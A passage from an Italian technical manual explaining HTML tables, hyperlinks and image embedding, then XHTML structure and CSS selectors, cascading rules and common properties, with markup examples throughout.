Gli elementi '**`LI`**' e '**`DT`**' sono speciali, dal momento che possono contenere testo lineare normale, come si vede negli esempi, oppure dei blocchi di testo. Questo, tra le altre cose, consente di realizzare degli elenchi più complessi.

```
<OL>
    <LI><P>prima voce di un elenco numerato;</P></LI>
    <LI><P>seconda voce di un elenco numerato;</P></LI>
    <LI>
        <P>terza voce che si articola ulteriormente:</P>
        <UL>
            <LI>bla bla bla</LI>
            <LI>bla bla bla</LI>
            <LI>bla bla bla</LI>
        </UL>
    </LI>
</OL>
```

471.5 Tabelle

Quando si iniziano a utilizzare le tabelle e si scoprono gli effetti che si riescono a ottenere, non se ne vorrebbe più fare a meno. In realtà, sarebbe bene utilizzare le tabelle il meno possibile, perché alcuni programmi per la visualizzazione di documenti HTML non sono in grado di gestirle in maniera ottimale. Qui viene data solo una spiegazione superficiale, che comunque dovrebbe essere sufficiente per l'uso normale.

La tabella è definita dall'elemento '**`TABLE`**'; al suo interno può essere inclusa una didascalia rappresentata dall'elemento '**`CAPTION`**', quindi il contenuto della tabella viene distinto in inte-

stazione, piede e corpo, all'interno dei quali si inseriscono le righe della tabella stessa (figura 471.19).

Figura 471.19. Esempio di una tabella.

```
.--------------------------------------------.
| Articolo        | Descrizione                |      riga di intestazione
|================|==========================|
| 123xyz          | Bicicletta uomo            |  \
|----------------|--------------------------|   |
| 125xyz          | Bicicletta donna           |  >   corpo
|----------------|--------------------------|   |
| 121xyz          | Bicicletta bambino         |  /
|================|==========================|
| Articolo        | Descrizione                |      piede
`--------------------------------------------'
```

L'intestazione e il piede non sono obbligatori; in ogni caso, se si utilizzano vanno inseriti ordinatamente prima del corpo. Se non si indica l'intestazione o il piede, le righe che costituiscono il corpo hanno comunque bisogno di essere delimitate espressamente tra i marcatori che rappresentano l'elemento corrispondente.

Lo standard ISO 15445 obbliga all'utilizzo dell'attributo '**`SUMMARY`**' nell'elemento '**`TABLE`**'. Questo attributo dovrebbe permettere di riassumere il contenuto della tabella per quelle situazioni in cui potrebbe essere impossibile consultarla correttamente.

La tabella 471.20 riepiloga gli elementi utili nella realizzazione delle tabelle HTML.

Tabella 471.20. Elementi da usare per la realizzazione delle tabelle HTML.

Elemento	Significato
TABLE	Delimita la tabella.
CAPTION	Didascalia.
THEAD	Righe di intestazione.
TFOOT	Righe del piede.
TBODY	Righe del corpo.
TR	Riga normale.
TH	Elemento evidenziato di una riga.
TD	Elemento di una riga.

L'esempio seguente rappresenta una tabella molto banale, senza intestazione e senza piede:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<TBODY>
    <TR><TD>uno</TD><TD>due</TD></TR>
    <TR><TD>tre</TD><TD>quattro</TD></TR>
    <TR><TD>cinque</TD><TD>sei</TD></TR>
</TBODY>
</TABLE>
```

Il risultato è uno specchietto simile a quello che si vede di seguito:

```
---------------------------------
 uno            due
 tre            quattro
 cinque         sei
---------------------------------
```

Ecco lo stesso esempio con l'aggiunta di una riga di intestazione:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<THEAD>
    <TR><TD>Primo</TD><TD>Secondo</TD></TR>
</THEAD>
<TBODY>
    <TR><TD>uno</TD><TD>due</TD></TR>
    <TR><TD>tre</TD><TD>quattro</TD></TR>
    <TR><TD>cinque</TD><TD>sei</TD></TR>
</TBODY>
</TABLE>
```

```
---------------------------------
 Primo          Secondo
---------------------------------
 uno            due
 tre            quattro
 cinque         sei
---------------------------------
```

L’esempio seguente aggiunge anche una didascalia molto breve:

```
<TABLE SUMMARY="uno due tre quattro cinque sei">
<CAPTION>
    Tabella banale
</CAPTION>
<THEAD>
    <TR><TD>Primo</TD><TD>Secondo</TD></TR>
</THEAD>
<TBODY>
    <TR><TD>uno</TD><TD>due</TD></TR>
    <TR><TD>tre</TD><TD>quattro</TD></TR>
    <TR><TD>cinque</TD><TD>sei</TD></TR>
</TBODY>
</TABLE>
```

```
        Tabella banale
---------------------------------
 Primo          Secondo
---------------------------------
 uno            due
 tre            quattro
 cinque         sei
---------------------------------
```

Le tabelle HTML possono essere molto più complesse di quanto è stato mostrato qui. Vale la pena di sottolineare il fatto che gli elementi ‘**`TD`**’, ovvero le celle all’interno delle righe, possono contenere sia testo normale, sia blocchi di testo. Inoltre, lo standard ISO 15445 non consente più l’utilizzo di attributi per la descrizione dei bordi da far risaltare, perché per questo si possono applicare degli stili.

471.6 Riferimenti ipertestuali

La sigla HTML fa riferimento esplicitamente a un sistema ipertestuale. Ci deve quindi essere un modo per creare questi collegamenti.

Un riferimento può essere fatto a una pagina intera o a un punto particolare di una pagina. Il riferimento può essere assoluto, cioè provvisto dell'indicazione del nodo di rete e del percorso necessario a raggiungere la pagina, oppure può essere relativo al nodo attuale.

Per i riferimenti si utilizza l'elemento '**`A`**' ed eventualmente l'attributo '**`ID`**' di molti altri elementi.

471.6.1 Riferimenti a una pagina intera

Un riferimento a una pagina intera, con l'indicazione del percorso assoluto per raggiungerla, viene fatto come nell'esempio seguente:

```
<A HREF="http://www.brot.dg/prove/prova.html">Pagina di prova</A>
```

Nell'esempio, la frase «Pagina di prova» serve come punto di riferimento del puntatore a '`http://www.brot.dg/prove/prova.html`'.

Quando di realizza un documento HTML composto da più pagine collegate tra loro, è preferibile utilizzare riferimenti relativi, in modo da non dover indicare il nome del nodo in cui si trovano e nemmeno il percorso assoluto delle directory da attraversare per raggiungerle.

```
<A HREF="varie/nota.html">Annotazioni varie</A>
```

Nell'esempio, si vede un riferimento al file '`nota.html`' contenuto nella «directory» '`varie/`' discendente dalla directory corrente. La directory corrente, in questi casi, è quella in cui si trova la pagina contenente il puntatore.[1]

Il vantaggio di utilizzare riferimenti relativi, sta nella facilità con cui il documento può essere spostato o copiato in altri punti nel file system dello stesso o di un altro elaboratore (si veda anche quanto già scritto nel capitolo 469).

471.6.2 Riferimenti a una posizione di una pagina

All'interno di una pagina è possibile collocare delle etichette che poi possono servire per fare dei riferimenti, sia a partire dalla stessa pagina che da altre. L'esempio seguente mostra un esempio di un'etichetta molto semplice.

```
<A NAME="introduzione"></A>
```

Si usa quindi lo stesso elemento che serve per creare un puntatore, ma con l'attributo '**`NAME`**'. L'argomento dell'attributo '**`NAME`**' (in questo caso è la parola '**`introduzione`**'), identifica quel punto.

Per fare riferimento a un'etichetta nella stessa pagina si può usare la forma dell'esempio seguente, con il quale si vuole puntare all'etichetta appena creata.

```
<A HREF="#introduzione">Introduzione</A>
```

Si utilizza l'attributo '**HREF**' come al solito, ma il suo argomento è il nome dell'etichetta preceduta dal simbolo '**#**'. Evidentemente, ciò è necessario per evitare di fare riferimento a un file con lo stesso nome.

Se si vuole fare riferimento a un'etichetta di un certo file, si utilizza la notazione solita, aggiungendo l'indicazione dell'etichetta.

```
<A HREF="http://www.brot.dg/varie/linux.html#introduzione">Introduzione
a GNU/Linux</A>
```

471.6.3 Collegamenti simmetrici

Si può osservare che l'elemento '**A**' serve sia per indicare un'etichetta, attraverso l'attributo '**NAME**', sia per definire un riferimento, attraverso l'attributo '**HREF**' (senza contare la possibilità di usare anche l'attributo '**ID**'). Questo fatto consente di realizzare dei riferimenti simmetrici, dove un riferimento è anche etichetta della terminazione opposta:

```
<A NAME="uno" HREF="#due">vai al punto due</A>
```

```
<A NAME="due" HREF="#uno">vai al punto uno</A>
```

L'esempio dovrebbe essere abbastanza chiaro: il primo puntatore punta al secondo, che a sua volta punta al primo.

471.6.4 Utilizzo dell'attributo ID

L'attributo '**ID**' è una generalizzazione attraverso la quale si attribuisce un'identità a un elemento. Può essere usato come destinazione per un riferimento fatto attraverso l'elemento '**A**' con l'attributo '**HREF**', ma il suo scopo è più ampio.

In generale, quando si realizzano dei riferimenti ipertestuali dovrebbe essere più conveniente l'indicazione di etichette attraverso l'attributo '**NAME**', dal momento che ci possono essere ancora dei navigatori o altri sistemi di lettura di file HTML che non sono in grado di riconoscere l'attributo '**ID**'.

471.7 Inserzioni di oggetti

Un documento HTML può contenere riferimenti a «oggetti» esterni. Nei casi più comuni si tratta di immagini o di applet, ma il concetto riguarda qualunque altra cosa che possa essere incorporata nel documento. Come si può supporre, l'elemento attraverso cui si includono gli oggetti è '**OBJECT**'. La tabella 471.34 elenca alcuni degli attributi di questo elemento.

Tabella 471.34. Alcuni attributi dell'elemento '**OBJECT**'.

Attributo	Significato
DATA	Riferimento al file dell'oggetto.
TYPE	Tipo di oggetto.
STANDBY	Messaggio di attesa durante il caricamento dell'oggetto.

Come si può intuire, il minimo per importare un oggetto richiede almeno l'uso dell'attributo '**DATA**'; inoltre, in generale è opportuno aggiungere anche l'attributo '**TYPE**' per precisare

subito il tipo di oggetto.

L'elemento '**OBJECT**' non può essere vuoto; ciò che racchiude è quanto deve essere mostrato nel caso non sia possibile raggiungere l'oggetto indicato, oppure non sia possibile gestire l'oggetto stesso. Di solito si tratta di testo normale, ma potrebbe trattarsi di altri oggetti alternativi.

```
<OBJECT DATA="esempio.jpg" TYPE="image/jpg">Immagine di esempio</OBJECT>
```

L'esempio mostra l'inclusione di un'immagine, '`esempio.jpg`', che nel caso non possa essere raggiunta o visualizzata, viene rimpiazzata con la frase: «Immagine di esempio». L'esempio seguente, al contrario, tenta di visualizzare un'altra immagine in un formato alternativo; se poi anche quella non è accessibile o visualizzabile, si passa al testo di prima:

```
<OBJECT DATA="esempio.png" TYPE="image/png">
    <OBJECT DATA="esempio.jpg" TYPE="image/jpg">
        Immagine di esempio
    </OBJECT>
</OBJECT>
```

471.7.1 Immagini

Il tipo di immagine che può essere visualizzata dipende solo dalle limitazioni del programma di navigazione o di composizione. Generalmente si possono utilizzare solo i formati GIF, JPG e PNG (in pratica le estensioni '`.gif`', '`.jpg`' e '`.png`').[2]

I riferimenti a file di immagine si fanno attraverso l'elemento '**OBJECT**' oppure '**IMG**'. In generale, per ottenere un documento HTML adatto alla maggior parte di programmi per la navigazione, conviene ancora utilizzare il vecchio elemento '**IMG**', come nell'esempio seguente:

```
<IMG SRC="http://www.brot.dg/varie/immagini/logo.jpg" ALT="Logo">
```

L'elemento '**IMG**' è vuoto, pertanto non si usa il marcatore di conclusione. Come si vede dall'esempio, si utilizza l'attributo '**SRC**' per definire la collocazione del file contenente l'immagine, l'attributo '**ALT**' per indicare una descrizione alternativa nel caso in cui l'immagine non possa essere visualizzata. La stessa cosa avrebbe potuto essere espressa con l'elemento '**OBJECT**' nel modo seguente:

```
<OBJECT DATA="http://www.brot.dg/varie/immagini/logo.jpg" TYPE="image/jpg">
    Logo
</OBJECT>
```

Generalmente, per evitare problemi di compatibilità con i vari programmi di navigazione, è meglio evitare di fare scorrere il testo a fianco delle immagini, per cui è bene staccare il testo normale racchiudendolo esplicitamente all'interno di un elemento '**P**' (paragrafo).

```
<IMG SRC="immagini/logo.jpg" ALT="Logo">
<P>...testo che segue l'immagine...
```

L'immagine può essere utilizzata anche come pulsante per un riferimento ipertestuale, quando è contenuta all'interno di questo ultimo. In tali casi è particolarmente importante ricordare di inserire l'attributo '**ALT**', che diventa un'alternativa indispensabile nel caso in cui l'immagine non possa essere visualizzata.

```
<A HREF="varie/nota.html"><IMG SRC="img/nota.jpg" ALT="Annotazioni varie"></A>
```

Naturalmente, se fosse necessario ricordarlo, non è obbligatorio che tutto si trovi sulla stessa riga, quindi l'esempio precedente può anche essere assemblato come indicato qui sotto:

```
<A HREF="varie/nota.html">
        <IMG SRC="immagini/nota.jpg" ALT="Annotazioni varie">
</A>
```

471.8 Riferimenti

- *ISO/IEC 15445:2000*

  ⟨*http://www.cs.tcd.ie/15445/15445.html* ⟩

- W3C

  ⟨*http://www.w3.org* ⟩

- W3C, *Technical Reports and Publications*

  ⟨*http://www.w3.org/TR/* ⟩

- W3C, *HTML 4.01 Specification*

  ⟨*http://www.w3.org/TR/html401/* ⟩

[1] Qui viene usato il termine «directory», ma in pratica potrebbe anche non essere esattamente una directory vera e propria.

[2] Il formato PNG è accettato solo da alcuni programmi di navigazione, di conseguenza non è sempre consigliabile il suo utilizzo; inoltre, il formato GIF è brevettato e il suo utilizzo non è libero.

Capitolo 472

XHTML

XHTML è una rivisitazione dell'HTML in forma di applicazione XML. Allo stato attuale, XHTML 1.0 è progettato in modo da essere molto simile all'HTML 4.*; ciò dovrebbe permettere anche ai programmi di navigazione che non conoscono l'XML di poterlo interpretare correttamente. Evidentemente, XHTML è proprio la premessa all'introduzione pratica dell'XML nella documentazione in rete.

472.1 Caratteristiche generali

Come accennato, XHTML è qualcosa di molto simile all'HTML tradizionale, con alcune differenze importanti, dovute all'XML e alle scelte progettuali di questo formato. In particolare:

- gli elementi devono essere delimitati correttamente con i marcatori di apertura e chiusura;
- non ci possono più essere elementi vuoti indicati con il solo marcatore di apertura, dal momento che al loro posto si possono solo usare i marcatori speciali nella forma '<...**/**>';[1]
- i nomi degli elementi e degli attributi vanno scritti utilizzando solo lettere minuscole;
- gli attributi devono essere assegnati correttamente (non si possono usare più degli attributi booleani) e il valore assegnato deve essere delimitato da apici doppi o singoli;
- l'attributo '**lang**', se utilizzato, deve essere abbinato anche all'attributo '**xml:lang**', in base alle convenzioni dell'XML;
- se non si può evitare l'uso dell'attributo '**name**', questo deve essere abbinato anche all'attributo '**id**';
- se il valore assegnato a un attributo deve contenere una e-commerciale ('**&**'), occorre indicarla nella forma '**&**', anche se si tratta di un URI;
- se per qualche ragione non si dichiara la codifica utilizzata, deve trattarsi della forma UTF-8 oppure UTF-16;
- l'elemento '**isindex**' è obsoleto e si preferisce usare l'elemento '**input**'.

472.2 Scheletro di un file XHTML

Trattandosi di un'applicazione XML, l'inizio dovrebbe essere scontato: si deve specificare che si tratta di un file XML, quindi si passa a indicare il DTD a cui si fa riferimento:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="it" lang="it">
<head>
    <title>Esempio XHTML</title>
    <meta name="keywords" content="XML, SGML, XSL, DSSSL" />
</head>
<body>
    <p>Ciao mondo!</p>
</body>
</html>
```

L'esempio mostra un file XHTML completo, anche se molto breve. Si può osservare che il marcatore di apertura, oltre agli attributi '**`xml:lang`**' e '**`lang`**', contiene l'attributo '**`xmlns`**', a cui viene assegnato un URI prestabilito.

In XML, l'insieme di caratteri codificato è quello dell'insieme di caratteri universale. Di conseguenza, per la migliore compatibilità con il passato, la forma codificata del carattere più appropriata è UTF-8. Se il file utilizza l'ASCII tradizionale, senza estensioni, tutto va bene e non occorre altro; diversamente vanno usate preferibilmente le codifiche UTF-8 oppure UTF-16, come prevede in generale l'XML. La forma codificata del carattere viene specificata nell'istruzione iniziale, come già mostrato nell'esempio iniziale:

```
<?xml version="1.0" encoding="UTF-8" ?>
```

472.3 Verifica della validità di un file XHTML

Volendo verificare la validità di un file XHTML attraverso il suo DTD, si può agire in modo simile a quanto si fa in generale con l'SGML. Questo è già descritto nel capitolo 456; tuttavia occorre ricordare che la definizione SGML da utilizzare è quella specifica per l'XML.

Il DTD di XHTML e la definizione delle entità standard, possono essere ottenuti a partire da '`http://www.w3.org/TR/xhtml1/DTD/`' (ma probabilmente la directory non è leggibile), mentre la dichiarazione SGML si può trovare tra i sorgenti del pacchetto SP di James Clark. Si veda a questo proposito quanto già descritto nel capitolo 458.

472.4 Riferimenti

- W3C, *XHTML 1.0: The Extensible HyperText Markup Language*

  ⟨*http://www.w3.org/TR/xhtml1/*⟩

- W3C, *MarkUp Validation Service*

  ⟨*http://validator.w3.org/*⟩

[1] Per motivi di compatibilità con i vecchi navigatori, i marcatori di questo genere vanno indicati avendo l'accortezza di lasciare uno spazio prima della barra finale; per esempio: '**`<br />`**'.

Capitolo 473

CSS

I fogli di stile CSS (*Cascading style sheet*) rappresentano un metodo semplice per consentire di dichiarare e abbinare degli stili di composizione ai documenti HTML e ad altri tipi di sistemi SGML.

Attualmente il lavoro su CSS ha generato due «livelli», CSS1 e CSS2, intesi come la prima e la seconda versione del linguaggio di stile CSS. Teoricamente, il linguaggio CSS deve essere compatibile sia verso l'alto che verso il basso, nel senso che il primo livello CSS è compatibile con il secondo e il secondo è compatibile con il primo. In pratica, le estensioni fatte al linguaggio nel CSS2 sono tali per cui dovrebbero essere ignorate semplicemente dai programmi in grado di interpretare correttamente solo CSS1.

In questo capitolo si introduce il linguaggio CSS affrontando solo parte delle caratteristiche del primo livello, con qualche annotazione eventuale sul secondo. Nella sezione 470.2 è già descritto in quanti modi si può includere un foglio di stile CSS in un documento HTML, pertanto questo particolare non viene riproposto.

473.1 Logica del linguaggio CSS

Nella documentazione di CSS, le sue istruzioni vengono definite «regole», che si esprimono sinteticamente secondo la forma seguente, dove le parentesi graffe fanno parte della dichiarazione della regola:

```
selettore { dichiarazione }
```

Il principio è molto semplice: il «selettore» rappresenta qualcosa all'interno del documento; la dichiarazione è ciò che si vuole ottenere su tale oggetto. All'interno di una regola si possono raggruppare più selettori, applicando così le stesse dichiarazioni; inoltre si possono indicare più dichiarazioni: i selettori si separano con la virgola; le dichiarazioni si separano con un punto e virgola:

```
selettore [, selettore]... { dichiarazione [; dichiarazione]... }
```

Le regole possono essere scritte anche utilizzando più righe di testo normale, per cui, la stessa sintassi appena mostrata potrebbe essere scritta anche come nel modo seguente (si osservi l'aggiunta di un punto e virgola ulteriore):

```
selettore [, selettore]... {
    dichiarazione;
    [dichiarazione;]
    ...
}
```

Teoricamente, quando si scrivono le regole iniziando ogni dichiarazione in una riga separata, è possibile evitare l'aggiunta del punto e virgola finale, ma questa scorciatoia non è consigliabile in generale.

Le dichiarazioni si scompongono a loro volta in proprietà e valori loro assegnati:

```
selettore [, selettore]... {
    proprietà: valore [valore_alternativo]...;
    [proprietà: valore [valore_alternativo]...;]
    ...
}
```

Come si vede, alle proprietà si possono assegnare più valori alternativi, in ordine di importanza.

Si osservi l'esempio seguente: attribuisce il colore blu al testo degli elementi '**`H1`**' di un documento HTML:

```
H1 { color: blue }
```

L'esempio successivo indica l'utilizzo di uno sfondo composto da un'immagine esterna per il corpo del documento, specificando che in mancanza dell'immagine, o in mancanza della possibilità di rappresentarla si può utilizzare uno sfondo bianco:

```
BODY { background: url(fondale.jpg) white }
```

Si intuisce che il nome del file contenente l'immagine è stato indicato come argomento di quello che sembra essere una funzione: '**`url()`**'. Si osservi comunque che questa funzione fa riferimento a un URI e non a un URL, come fa intendere erroneamente il suo nome.

I commenti in un foglio di stile CSS si rappresentano in modo simile al linguaggio C, nella forma:

```
/* testo_ignorato */
```

473.1.1 Ereditarietà e collegamento in cascata

Una caratteristica fondamentale del linguaggio CSS è l'ereditarietà di talune caratteristiche in certe circostanze. Per comprendere il significato della cosa basta pensare alla struttura dell'HTML, o a un altro linguaggio SGML in generale: se si attribuisce una caratteristica stilistica a un elemento che per sua natura ne può contenere altri, ci si aspetta intuitivamente che questa si trasmetta anche ai livelli inferiori se applicabile, a meno che per tali elementi sia stato definito espressamente qualcosa di diverso.

Volendo fare un esempio più pratico, si può immaginare una caratteristica riferita alla dimensione del carattere di un blocco di testo. Se questo blocco contiene delle porzioni di testo delimitate da altri elementi, che possono servire per ottenere un testo enfatizzato in qualche modo, è normale attendersi che per queste porzioni venga utilizzata la stessa dimensione del carattere, senza bisogno di dichiarare esplicitamente e dettagliatamente questa richiesta.[1]

In generale, per quanto riguarda l'HTML, è normale assegnare all'elemento '**`BODY`**' le caratteristiche generali di tutto il documento, sfruttando il principio di ereditarietà.

L'altra caratteristica fondamentale del linguaggio CSS è la possibilità di definire gli stili in cascata. Questo significa che si possono abbinare assieme più fogli di stile e che nel complesso ci possono essere regole che si contraddicono a vicenda. Evidentemente, in questi casi viene applicato un criterio di scelta, che viene descritto più avanti.

473.1.2 Selettori

Il selettore di una regola CSS è qualcosa che rappresenta una parte del testo a cui si vogliono applicare le dichiarazioni relative. Nella situazione più semplice, il selettore viene indicato con il nome dell'elemento a cui si attribuisce. In questo modo, le dichiarazioni si applicano a tutti gli elementi di quel tipo. Nell'esempio seguente, che è già stato usato in precedenza, si attribuisce il colore blu al testo che compone tutti gli elementi '**`H1`**':

```
H1 { color: blue }
```

Tutti gli elementi HTML che si possono utilizzare nel corpo di tale tipo di documento possono utilizzare l'attributo '**`CLASS`**'. Questo permette di attribuire loro una «classe», ovvero un gruppo, di solito nell'ambito di quel tipo di elemento. Per indicare un selettore che faccia riferimento a una classe specifica di un certo elemento, si usa la notazione seguente:

[*elemento*] .*classe*

Come si vede, l'indicazione dell'elemento è facoltativa, in modo tale che, se non lo si indica, si faccia riferimento a tutti gli elementi che appartengono a quella stessa classe. L'esempio seguente mostra il caso degli elementi '**`P`**' che appartengono alla classe '**`nota`**', a cui viene abbinato il colore rosso per il testo:

```
P.nota { color: red }
```

L'esempio seguente mostra invece l'utilizzo di un selettore che fa riferimento a una classe di qualunque elemento:

```
.calmante { color: green }
```

Un selettore può essere anche più specifico e arrivare a individuare un elemento preciso nel documento HTML, attraverso il riferimento all'attributo '**`ID`**':

[*elemento*] #*identificazione*

In questa situazione non è necessario indicare il nome dell'elemento, dato che la stringa di identificazione è già un dato univoco per conto proprio. Al contrario, se si sbaglia l'indicazione dell'elemento, si annulla la validità della regola relativa, perché non può essere applicata. L'esempio seguente attribuisce all'elemento '**`P`**' identificato dalla stringa '**`xyz`**' il colore blu:

```
P#xyz { color: blu }
```

Un selettore può essere composto in modo da definire la dipendenza da un contesto. In altri termini, si può definire un selettore che dipende da un altro:

selettore *sottoselettore* [*sotto_sottoselettore*] ...

Il primo selettore indica un ambito, all'interno del quale va cercata la corrispondenza per il secondo selettore, continuando eventualmente ad aumentare il dettaglio con altri selettori più specifici. Si osservi l'esempio seguente; serve a fare riferimento agli elementi '**`EM`**' che si trovano all'interno di un elemento '**`H1`**':

```
H1 EM { color: green }
```

È importante distinguere il raggruppamento di selettori dalla definizione di un contesto più dettagliato come in questo caso. Infatti, per raggruppare i selettori si utilizza la virgola. L'esempio seguente applica il colore verde a tutti gli elementi '**`EM`**' contenuti all'interno di elementi '**`H1`**' o '**`H2`**':

```
H1 EM, H2 EM { color: green }
```

Un selettore può anche individuare una pseudo-classe, ovvero una zona di testo che viene individuata dal programma che si occupa di interpretare il documento HTML, che non corrisponde a elementi e classi indicati espressamente:

[*elemento*] [.*classe*] :*pseudo_classe*

Il caso tipico di una pseudo-classe è quella che delimita la prima lettera di un elemento: '**`first-letter`**'. L'esempio seguente serve a ottenere una lettera iniziale più grande in tutti gli elementi '**`P`**' di classe '**`primo`**':

```
P.primo:first-letter {
    font-size: 200%;
    float: left;
}
```

473.1.3 Stili in cascata

I fogli di stile CSS possono essere uniti assieme in cascata. Tra le altre cose, ciò permette la definizione di uno o più stili da parte dell'autore e di uno o più stili personalizzati da parte dell'utente che legge il documento. Un file contenente lo stile CSS può incorporare altri file attraverso la direttiva '**`@import`**' che ha la sintassi seguente:

`@import url(`*uri_foglio_di_stile*`);`

Come si vede, riappare la funzione '**`url()`**' già mostrata in precedenza. In generale, le direttive di incorporazione dei fogli di stile esterni vanno collocate all'inizio del file, prima delle regole CSS.

Si è accennato al fatto che, nell'ambito dello stile complessivo che si ottiene, si possono generare dei conflitti tra dichiarazioni riferite alla stessa porzione di documento. Per scegliere quale dichiarazione deve avere la meglio, è necessario stabilire un peso differente, che dipende dal contesto e può anche essere condizionato attraverso l'aggiunta della stringa '**`! important`**' in coda alla dichiarazione:

```
H1 {
    color: black ! important;
    background: white ! important;
}
```

L'esempio mostra il caso in cui si tenta di aumentare il peso delle dichiarazioni che definiscono il colore del testo e dello sfondo negli elementi '**`H1`**'.

Viene descritta brevemente e in modo semplificato la sequenza attraverso cui vengono attribuite le caratteristiche dello stile.

- Le dichiarazioni vengono applicate se c'è la corrispondenza con i selettori. Se non ci sono corrispondenze, si applicano i valori ereditati; se non è possibile ereditare alcunché, si usano i valori iniziali.
- Le dichiarazioni vengono ordinate in base al loro peso, dove quelle marcate come «importanti» ricevono un peso maggiore rispetto a quelle normali.
- Le dichiarazioni vengono ordinate in base alla loro origine: lo stile dell'autore ha la precedenza su quello personalizzato dell'utente, che a sua volta ha la precedenza su quello predefinito dal programma utilizzato.
- Le dichiarazioni vengono ordinate in base alla precisione con cui individuano gli obiettivi. In pratica, le dichiarazioni più specifiche hanno la precedenza rispetto a quelle più generali.
- Al termine, se due regole hanno lo stesso peso, ha la precedenza quella che appare per ultima.

473.2 Proprietà

Di seguito vengono mostrate una serie di tabelle che descrivono l'utilizzo di alcune proprietà comuni nel linguaggio CSS. Bisogna ricordare che ogni programma di lettura o di composizione dei documenti HTML può fare la propria scelta su quali siano le dichiarazioni da prendere in considerazione, ignorando tutto il resto. Pertanto, si tratta solo di un'indicazione e l'utilizzo degli stili CSS deve essere sempre valutato tenendo conto delle carenze che poi ci possono essere in fase di lettura.

Tabella 473.11. Proprietà riferite ai caratteri.

Proprietà	Valori	Descrizione
`font-family`	***tipo_di_carattere***	Tipo di carattere.
`font-style`	`normal`	Forma normale.
	`italic`	Corsivo.
	`oblique`	Obliquo.
`font-variant`	`normal`	Serie normale.
	`small-caps`	Maiuscoletto.
`font-weight`	normal	Tono normale.
	`bold`	Nero.
	`bolder`	Nerissimo.
	`lighter`	Chiaro.

Proprietà	Valori	Descrizione
`font-size`	***n***`pt`	Dimensione in punti.
	n`cm`	Dimensione in centimetri.
	n`mm`	Dimensione in millimetri.
	n`em`	Dimensione relativa in quadratoni.
	n`ex`	Dimensione relativa in Ex.
	n`%`	Dimensione relativa percentuale.
	`small`	Carattere piccolo.
	`medium`	Carattere normale.
	`large`	Carattere grande.

Nella tabella 473.11 si fa riferimento in particolare alla proprietà '**`font-family`**'. A questa può essere attribuito il nome di una famiglia di caratteri, oppure il nome di una «famiglia generica», che in pratica identifica uno stile del carattere senza indicare esattamente quale tipo di carattere. Una famiglia di caratteri potrebbe essere '**`times`**', mentre una famiglia generica potrebbe essere '**`serif`**', ovvero un carattere munito di grazie. Alla proprietà '**`font-family`**' possono essere abbinati più tipi di caratteri, separati da una virgola, per indicare una sequenza alternativa da utilizzare in mancanza di quello preferito:

```
BODY { font-family: gill, helvetica, sans-serif }
```

L'esempio mostra proprio questo: prima si tenta di utilizzare il carattere '**`gill`**'; quindi si prova con '**`helvetica`**'; infine ci si accontenta di un carattere senza grazie, '**`sans-serif`**'.

Tabella 473.13. Proprietà riferite ai colori e allo sfondo.

Proprietà	Valori	Descrizione
`color`	***colore***	Colore del carattere o di primo piano.
`background-color`	***colore***	Colore dello sfondo.
`background-image`	`url(`***uri***`)`	Immagine da usare per lo sfondo.

Per quanto riguarda i colori (tabella 473.13), si possono indicare attraverso il nome che questi hanno in inglese, oppure attraverso la funzione '**`rgb()`**', con la quale si specifica il valore RGB:

```
rgb(livello_rosso, livello_verde, livello_blu)
```

I numeri che esprimono i livelli dei colori fondamentali RGB vanno da 0 a 255.

Tabella 473.14. Proprietà riferite al testo.

Proprietà	Valori	Descrizione
`vertical-align`	`baseline`	Testo al livello normale.
	`middle`	Allinea al centro.
	`sub`	Pedice.
	`super`	Apice.
`text-transform`	`none`	Nessuna trasformazione del testo.
	`capitalize`	Rende maiuscola la prima lettera delle parole.
	`uppercase`	Tutto maiuscolo.
	`lowercase`	Tutto minuscolo.
`text-align`	`left`	Allinea a sinistra.
	`right`	Allinea a destra.
	`center`	Centra.
	`justify`	Allinea a sinistra e a destra.
`text-indent`	***n***`pt`	Rientro in punti.
	n`cm`	Rientro in centimetri.
	n`mm`	Rientro in millimetri.
	n`em`	Rientro relativo in quadratoni.
	n`ex`	Rientro relativo in Ex.
	n`%`	Rientro relativo in percentuale.
`line-height`	`normal`	Altezza normale della riga.
	n`pt`	Altezza in punti.
	n`cm`	Altezza in centimetri.
	n`mm`	Altezza in millimetri.
	n`%`	Altezza relativa in percentuale.

Tabella 473.15. Proprietà riferite al testo racchiuso in blocchi rettangolari.

Proprietà	Valori	Descrizione
`margin-top`	`auto`	Margine superiore automatico.
	n`pt`	Margine superiore in punti.
	n`cm`	Margine superiore in centimetri.
	n`mm`	Margine superiore in millimetri.
	n`%`	Margine superiore relativo in percentuale.
`margin-bottom`	`auto`	Margine inferiore automatico.
	n`pt`	Margine inferiore in punti.
	n`cm`	Margine inferiore in centimetri.
	n`mm`	Margine inferiore in millimetri.
	n`%`	Margine inferiore relativo in percentuale.
`margin-left`	`auto`	Margine sinistro automatico.
	n`pt`	Margine sinistro in punti.
	n`cm`	Margine sinistro in centimetri.
	n`mm`	Margine sinistro in millimetri.
	n`%`	Margine sinistro relativo in percentuale.
`margin-right`	`auto`	Margine destro automatico.
	n`pt`	Margine destro in punti.
	n`cm`	Margine destro in centimetri.
	n`mm`	Margine destro in millimetri.
	n`%`	Margine destro relativo in percentuale.
`border-width`	`thin`	Bordo sottile.
	`medium`	Bordo medio.
	`thick`	Bordo spesso.
`border-color`	***colore***	Colore del bordo.
`border-style`	`none`	Bordo non visibile.

Proprietà	Valori	Descrizione
	`dotted`	Bordo puntato.
	`dashed`	Bordo tratteggiato.
	`solid`	Bordo continuo.
	`double`	Bordo continuo doppio.
`width`	`auto`	Larghezza automatica.
	n`pt`	Larghezza in punti.
	n`cm`	Larghezza in centimetri.
	n`mm`	Larghezza in millimetri.
	n`%`	Larghezza relativa in percentuale.
`height`	`auto`	Altezza automatica.
	n`pt`	Altezza in punti.
	n`cm`	Altezza in centimetri.
	n`mm`	Altezza in millimetri.
	n`%`	Altezza relativa in percentuale.
`float`	`none`	Posizione fissa.
	`left`	A sinistra con testo che scorre a destra.
	`right`	A destra con testo che scorre a sinistra.
`clear`	`none`	Scorre normalmente.
	`left`	Salta un oggetto che si trova a sinistra.
	`right`	Salta un oggetto che si trova a destra.
	`both`	Salta qualunque oggetto fluttuante.

473.3 Definizione della pagina

